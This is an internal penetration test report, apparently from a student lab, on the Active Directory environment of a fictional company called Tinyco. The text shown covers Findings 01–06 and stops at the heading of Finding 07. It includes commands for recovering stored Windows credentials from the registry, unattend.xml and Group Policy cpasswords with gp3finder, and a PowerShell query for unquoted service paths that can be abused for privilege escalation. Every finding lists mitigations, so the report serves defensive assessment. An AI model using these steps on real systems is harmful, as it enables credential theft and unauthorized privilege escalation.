



DECEMBER 3, 2023

INTERNAL PENETRATION TEST REPORT ON TINYCO

BY MEGACORP

JESSIE MASCARENHAS
MSCE
STUDENT NR: 22177795
M. GILHESPY

Executive Summary

This report provides insights into the current security posture of Tinyco, commissioned by Megacorp following its acquisition. The main goal is to identify the vulnerabilities in Tinyco's Active Directory environment. This report includes findings along with the corresponding mitigations to enhance the security posture of Tinyco.

Findings

During the assessment, several findings emerged which can be categorized as follows:

- Insecurely stored login credentials in the system;
- Outdated operating system;
- Insecure/improper configured settings

Methodology

The Tinyco system was examined for vulnerabilities and weaknesses using the Mitre ATT&CK attack techniques. This involved searching the system for potential locations where readable login credentials could be stored as a result of administrative or configuration issues. System information, such as the current operating system version, was also obtained. The extent to which particular Windows configurations could be used to obtain unauthorized access to other areas of the Tinyco system and network was investigated as well.

Exploitation

The presence of readable login credentials makes unauthorized access to confidential information relatively easy. Having an old operating system increases the attack surface and makes it easier to develop an attack plan based on known vulnerabilities. Misconfigurations allow an attack to escalate privileges, bypass security safeguards and move undetected via the network of Tinyco.

Impact

Unauthorized system access to the system could lead to compromise the confidentiality, integrity and availability of Tinyco's most critical assets. Taking control of the AD environment could also create disruption in the business process, potentially resulting in financial losses or even discontinuity of the company.

Mitigations

The vulnerability detailed in this report can be relatively easily mitigated through the following key points:

- Eliminating misconfigurations and implementing recurring audits
- Limiting standard user privileges to only those that are absolutely necessary for their role
- Monitoring of user behavior and malicious events on the network
- User awareness regarding a secure configuration and use of the system

Management Samenvatting

Dit rapport biedt inzicht in de huidige beveiligingsstatus van Tinyco, in opdracht van Megacorp naar aanleiding van de overname. De focus ligt voornamelijk op het identificeren van de kwetsbaarheden binnen de Active Directory (AD) omgeving van Tinyco. Dit rapport bevat de bevindingen met de bijbehorende maatregelen om Tinyco's beveiligingsstatus te versterken.

Bevindingen

Tijdens het assessment zijn er meerdere bevindingen naar voren gekomen die als volgt gecategoriseerd kunnen worden:

1. Onveilig opgeslagen inloggegevens in het systeem;
2. Verouderde operating systeem;
3. Onveilige/verkeerd geconfigureerde instellingen.

Methode

Aan de hand van de Mitre ATT&CK aanvalstechnieken is in het systeem van Tinyco onderzocht welke zwaktes en kwetsbaarheden aanwezig waren. Dit heeft plaatsgevonden door middel van het verkennen van het systeem. Er is gezocht naar bekende locaties waar mogelijk leesbare inloggegevens worden opgeslagen door administratieve of configuratiefouten. Daarnaast is er naar systeem informatie gezocht, zoals informatie over de huidige versie van het operation systeem. Verder is er onderzocht in welke mate er misbruik kan worden gemaakt van bepaalde Windows configuraties om op deze wijze ongeautoriseerd toegang te krijgen tot andere delen van het systeem en netwerk van Tinyco.

Misbruik

De aanwezigheid van leesbare inloggegevens maakt het mogelijk om relatief eenvoudig om ongeautoriseerd aan vertrouwelijke informatie te komen. Het hebben van een verouderd operating systeem vergroot het aanvalsoppervlakte en vergemakelijkt het opzetten van een aanvalsplan op basis van bekende kwetsbaarheden. Door misconfiguraties kan een aanvaller hogere rechten aan zich toekennen, daardoor beveiligingsmechanismen uitschakelen om ongedetecteerd te verplaatsen door het netwerk van Tinyco.

Impact

Ongeautoriseerd toegang tot het systeem kan leiden tot inbreuk op de vertrouwelijkheid, integriteit en beschikbaarheid van de belangrijkste assets van Tinyco. Daarnaast kan met het overnemen van de AD omgeving ook leiden tot disruptie in de bedrijfsvoering, wat uiteindelijk kan resulteren in financiële verliezen of zelfs discontinuïteit van de bedrijfsvoering.

Mitigatie

De kwetsbaarheden in dit rapport kunnen relatief eenvoudig gemitigeerd worden door middel van de belangrijkste punten:

- Elimineren van configuratiefouten en implementatie terugkerende audits
- Beperken van rechten van standaard gebruikers tot enkel noodzakelijke rechten
- Monitoring van gedrag van gebruikers en evenementen op het netwerk
- User awareness over het veilig configureren en gebruiken van het systeem

Contents

Executive Summary	1
Management Samenvatting	2
Introduction	4
Scope	4
Methodology.....	5
Category 1: Unsecured Credentials	6
Finding 01: Credentials in Registry	7
Finding 02: Unattended installations	9
Finding 03: Group policy passwords	12
Category 2: Operation System not up to date	14
Finding 04: Windows Version not up to date	14
Category 3: Privilege Escalation & Lateral Movement	15
Finding 05: Undocumented services.....	15
Finding 06: Unquoted Service Path.....	16
Finding 07: Insecure registry permissions.....	18
Finding 008: Weak service file permissions.....	21
Finding 009: Searching for vulnerabilities with Sysinternals	23
Finding 010: Insecure permissions on Service Control Manager (SCM)	25
Finding 012: Creating a .exe and .msi	29
Finding 013: Poor system management.....	32
Finding 014: Defense evasion on low priv. machine (disabling Windows defender).....	34
Finding 015: Credential dumping via Mimikatz.....	36
Finding 016: Scanning the network	39
Finding 017: Lateral movement	40
Finding 018: Defense evasion on Admin PC (disabling Windows defender)	42
Finding 019: Domain Controller Password dump.....	46
Finding 020: DLL hijacking	48

Introduction

Scope

The objective of this assessment is to evaluate the current security posture of Tinyco by performing a number of assessments following its acquisition by Megacorp. The primary focus is on identifying vulnerabilities within Tinyco's infrastructure that could be exploited by an insider or an external threat actor who gains internal access. Specifically, this assessment aims to probe weaknesses in Tinyco's Active Directory (AD) environment. This will be done by discovering and exploiting security issues in order to move from a low privileged user to demonstrating the control over the AD environment. This report represents the findings from the assessment and the associated remediation recommendations to help Tinyco strengthen its security posture.

Inclusions:

- Network infrastructure: evaluation of Tinyco's network architecture (Domain Controller, Admin PC and Client PC)
- Active Directory environment: detailed assessment of AD components, user accounts, group policies
- Misconfigurations on Windows services and scheduled tasks: analysis of vulnerable misconfigurations on Windows services and scheduled tasks which can be exploited.
- Lateral movement and privilege escalation paths: analysis of possible paths for escalating privileges and moving laterally within the network.

Exclusions:

- External infrastructure: external-facing systems or networks not directly associate with Tinyco's internal environment
- Physical Security: Assessments regarding physical security measures or on-site security protocols
- Third-Party Systems: systems managed by third-party vendors
- Social Engineering: phone or e-mail phishing against client employees

Methodology

This assessment involves a structured approach to evaluate the security posture of Tinyco's AD environment.

1. Reconnaissance: Information about the system will be gathered both passively and actively.
2. Exploitation: exploit identified vulnerabilities in order to gain access or escalate privileges
3. Post-Exploitation: once successful, network will be scanned for further exploitation
4. Reporting: findings will be documented in this report, including identified vulnerabilities, their potential impact and mitigations.

Risk classification

The risk classification as listed in below table, serves as the basis for the findings in this report.

Risk	Description
Critical	Serious threat and could have disastrous impacts, such as system-level compromise. Completely compromising the confidentiality, integrity, or availability of the system. These vulnerabilities could cause a system to stop functioning entirely.
High	Serious threat for the confidentiality, integrity or availability, as a result of unauthorized access or usage of systems. These vulnerabilities provide intruders with root or administrator capabilities.
Medium	Could potentially impair parts of the confidentiality, integrity or availability. These vulnerabilities could lead to partial disclosure of file contents, access to certain files or directory browsing.
Low	Could disclose sensitive information, but will not result in unauthorized access. These vulnerabilities could expose sensitive information such as system version.
Informational	No direct vulnerability or risk, but could be helpful for further research.

Risk could be determined by the following two factors:

Likelihood

Likelihood is the chance of something to occur such as a vulnerability being exploited based on how difficult it is to perform the attack, the level of skills needed for the attack and the usage of tools to perform the attack.

Impact

The impact of an incident on an asset in terms of harm or reduced asset value. The most important assets for the organization is confidentiality, integrity and availability of their systems and data.

Category 1: Unsecured Credentials

When a system is compromised, especially low privileged accounts, one of the first moves an attacker or malicious user will do, is to search the system in order to discover insecurely stored credentials. These credentials can be stored or misplaced in different locations on the system, such as plaintext files or the registry. Therefore, the following locations will be searched to find plain text passwords:

- Registry
- Unattended installations in Panther
- Group policy


Finding 01: Credentials in Registry

ID	T1552.002
Name	Credentials in Registry
Sub-technique of	T1552 – Unsecured Credentials
Tactic	Credentials Access
Risk	Likelihood: High – relatively easy to obtain Impact: High – easy to decrypt to plaintext and theft of sensitive information or accounts
References	www.attack.mitre.org

Overview

Windows users can set up the logon process to be automated by saving a default password in the registry database. The computer can be started by other users, who can then use the account to set up an automated log-on. If automated logons are enabled, plaintext passwords can be found here.

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon



Above print screen shows that the system contains a plaintext password in the DefaultPassword field.

Impact

This poses a serious security risk as anyone with access to the system registry could retrieve this password. This could lead to unauthorized access or compromise of sensitive information on the system more easily.

Mitigations

Mitigation	Description
Audit	Search and remove actively credentials in the Registry and
Password Policies	Enforce policy to not store credentials in the Registry.
Privileged Account Management	In case software requires to save credentials in the registry, limit permissions to the related accounts.

Finding 02: Unattended installations


ID	T1552.001
Name	Credentials in files
Sub-technique of	T1552 – Unsecured Credentials
Tactic	Credentials Access
Risk	Likelihood: High – relatively easy to obtain Impact: High – easy to decrypt to plaintext and theft of sensitive information or accounts
References	https://www.base64decode.org/ www.attack.mitre.org

Overview

Administrators frequently use Windows Deployment Services to create an Windows image and deploy this image across multiple systems. This is referred to as unattended installation. However, if this is not cleaned up after the deployment process, the Unattend.xml file could be left on the local system, leaving possible local account configurations/credentials (e.g. administrators). The password in this file could be in plaintext or Base-64 encoded string.

Navigating to the below path will lead us to the unattend.xml file.

C:\windows\panther\unattend.xml



[illegible]

The above highlighted password value is Base-64 encoded. Decoding this string value via <https://www.base64decode.org/> will present the below decoded password.

Base64 Decode

The "Base64 Decode Online" is a free decoder for decoding online Base64 to text or to another Base64 string. The online decoder is as smart as it is simple. Its superpower is the ability to automatically "decrypt" some Base64 strings, even while other online or offline decoders are powerless. If you are looking for the reverse process, check [Base64 encode](#).

Base64*

bm1jZXRyeihhY2t1cg

Base64 Standard

Auto detection (works like a charm, however sometimes may fail for short strings)

Strict Decoding

No (ignore invalid characters and force decoding value as Base64)

Character Encoding

Auto detection (an experimental feature that may fail for "exotic" encodings)

Decode Base64

Text

nicetryhacker

Impact

Having plaintext or easily accessible credentials in files poses a serious security risk. This vulnerability increases the chances of unauthorized access to sensitive data and escalate their access within the AD environment.

Mitigations

Mitigation	Description
Audit	Regularly search for files containing passwords and reduce or mitigate the risks of exposure
Password Policies	Enforce company policy to not allow storing passwords in files.
Restrict File and Directory Permissions	Limit the access to specific directories and files to only which are necessary for the user's role.
User Training	Create awareness among system administrators and developers on the risks associated with storing (plaintext) passwords in software configuration files, which could be left on endpoint machines.



Finding 03: Group policy passwords

ID	T1552.006
Name	Group Policy Preferences
Sub-technique of	T1552 – Unsecured Credentials
Tactic	Credentials Access
Risk	Likelihood: High – relatively easy to obtain Impact: High – easy to decrypt to plaintext and theft of sensitive information or accounts
References	www.attack.mitre.org

Overview

Group Policy preferences allows administrators to configure unmanaged settings, which the user can change from a centrally managed location (Group Policy Objects – GPO). The sysvol is the repository for all of the Active Directory (AD) files. When searching for .xml files in the sysvol folder, the Groups file is founded. This file contains the cpassword which can be decrypted with gp3finder. This tool can be downloaded from the internet and be executed via the command prompt.

Folder path: **C:\Windows\System32\GroupPolicy\DataStore\0\sysvol**



After obtaining the cpassword from the group.xml file we will run gp3finder via command prompt with the following commands:

- Gp3finder_v4.0.exe
- Gp3finder_v4.0.exe -D <encrypted value>

```

Win10client [Running] - Oracle VM VirtualBox
C:\> Command Prompt
C:\Users\lowpriv.CSTLAB>cd Downloads
C:\Users\lowpriv.CSTLAB\Downloads>gp3finder_v4.0.exe

Group Policy Preference Password Finder (GP3Finder) $Revision: 4.0 $
Copyright (C) 2015 Oliver Morton (Sec-1 Ltd)
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See GPLv2 License.

Specify: encrypt, decrypt or auto.
usage: gp3finder_v4.0.exe [-h] [-D DECRYPT | -E ENCRYPT | -A] [-l]
                        [-lr LOCAL_ROOT] [-rr REMOTE_ROOT] [-o OUTFILE]
                        [-t HOSTS [HOSTS ...] | -f FILE] [-v] [-V] [-u USER]
                        [-s SHARE]

C:\Users\lowpriv.CSTLAB\Downloads>7TpJa782gU9mGCosib0JYfMxLqW5h+a2YardG+rQMTA
'7TpJa782gU9mGCosib0JYfMxLqW5h+a2YardG+rQMTA' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\lowpriv.CSTLAB\Downloads>gp3finder_v4.0.exe -D 7TpJa782gU9mGCosib0JYfMxLqW5h+a2YardG+rQMTA

Group Policy Preference Password Finder (GP3Finder) $Revision: 4.0 $
Copyright (C) 2015 Oliver Morton (Sec-1 Ltd)
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See GPLv2 License.

nicetryhacker
C:\Users\lowpriv.CSTLAB\Downloads>_

```

Impact

This poses a serious security risk, as these credentials are stored in a way that could be easily accessed by adversaries, with relatively simple tools. This vulnerability increases the risk of privilege escalation.

Mitigations

Mitigation	Description
Active Directory Configuration	Delete existing vulnerable Group Policy Preferences.
Audit	Conduct regularly audits to search and remove GPPs containing credentials in the SYSVOL .
Update Software	Install KB2962486 (patch) to prevent new credentials being stored in the GPP.


Category 2: Operation System not up to date

Finding 04: Windows Version not up to date

ID	T1082
Name	System Information Discovery
Sub-technique of	N/A
Tactic	Discovery
Risk	Likelihood: High – lots of known attack possibilities in older versions Impact: High – unauthorized access or malicious activity
References	www.attack.mitre.org

Overview

It was identified that the operation system (OS) was not updated to the latest version, see below print screen. This poses a significant security risk due to the absence of crucial security updates, patches and support from the vendor (Microsoft), leaving the system vulnerable to known threats and exploits.



Impact

Not having the latest version of Windows poses a security risk to the entire AD environment. Adversaries could leverage unsupported or unpatched systems, because they are more vulnerable to know exploits and security vulnerabilities. So adversaries could use this vulnerability to gain unauthorized access or perform malicious activity.

Mitigation

Mitigation	Description
Immediate OS update	Update the OS (Windows) to the latest supported version.
Regular patch management	Implement a systematic approach to patch management.


Category 3: Privilege Escalation & Lateral Movement

Finding 05: Undocumented services

ID	N/A
Name	N/A
Sub-technique of	N/A
Tactic	Discovery
Risk	Likelihood: High – red flag for attackers Impact: High – if exploited, gain unauthorized access and execute malicious code
References	N/A

Overview

Having services without a description might be indicative of poor system management. As its purpose is unclear, undocumented services raises suspicion and signals that there could be a security risk or backdoor entry point, which could be used as stepping stone for further malicious activity. During the test it was identified that multiple services were undocumented, which is a red flag.



Impact

Undocumented services may operate without decent security measures or unnecessary privileges. Adversaries could manipulate or create services to gain unauthorized access, install and operate services without detection.

Mitigations

Mitigation	Description
Regular service review	Implement periodical process for reviewing the services, ensuring the purpose, need and necessity for the system functionality
Hardening	Implement strict access controls to the services and limiting privileges to unidentified services

Finding 06: Unquoted Service Path

ID	T1574.009
Name	Path Interception by Unquoted Path
Sub-technique of	T1574 - Hijack Execution Flow
Tactic	Privilege Escalation
Risk	Likelihood: High – relatively easy Impact: High – gain unauthorized access, execute malicious code, bypassing detection
References	www.attack.mitre.org

Overview

This is a human administrator error which makes it possible to escalate privileges by abusing misconfigured services. When a path to a service contains spaces in the path and it is not quoted, the file name is ambiguous. Adversaries could place an executable in a higher level directory of the path, resulting in Windows running that executable instead of the intended executable. This can be used for privilege escalation when intercepted executables are started by a higher privileged process.



Running the below command in **PowerShell** will list services where the path is unquoted:

```
Get-WmiObject win32_service | select  
Name,PathName,StartMode,StartName | where {$_.StartMode -ne  
"Disabled" -and $_.StartName -eq "LocalSystem" -and $_.PathName -  
notmatch "`" -and $_.PathName -notmatch "C:\\Windows"} | Format-  
List
```

```
Name      : unqsvc  
PathName   : C:\Program Files\UNQ Service\Common Files\unqpathsvc.exe  
StartMode  : Manual  
StartName  : LocalSystem
```

C:\program files\unq service\common files\unq.exe

The above path contains spaces but is not wrapped in quotes, hence vulnerable for manipulation.



Here we can create an executable which will run if we name this executable common.exe for example.

Impact

This is a serious risk, which can be exploited by adversaries to execute malicious codes and gaining elevated privileges. This could even lead to install malware and compromising the complete machine. This vulnerability leaves room for bypassing detection mechanisms and exposure to sensitive data.

Mitigation

Mitigation	Description
Audit	Conduct regularly audits to find, eliminate and report unquoted service paths.
Execution Prevention	Identify and prevent malicious software to execute.
Restrict File and Directory Permissions	Restrict users by limiting permissions and directory access, to write to top-level directory C: and system directories.


Finding 07: Insecure registry permissions

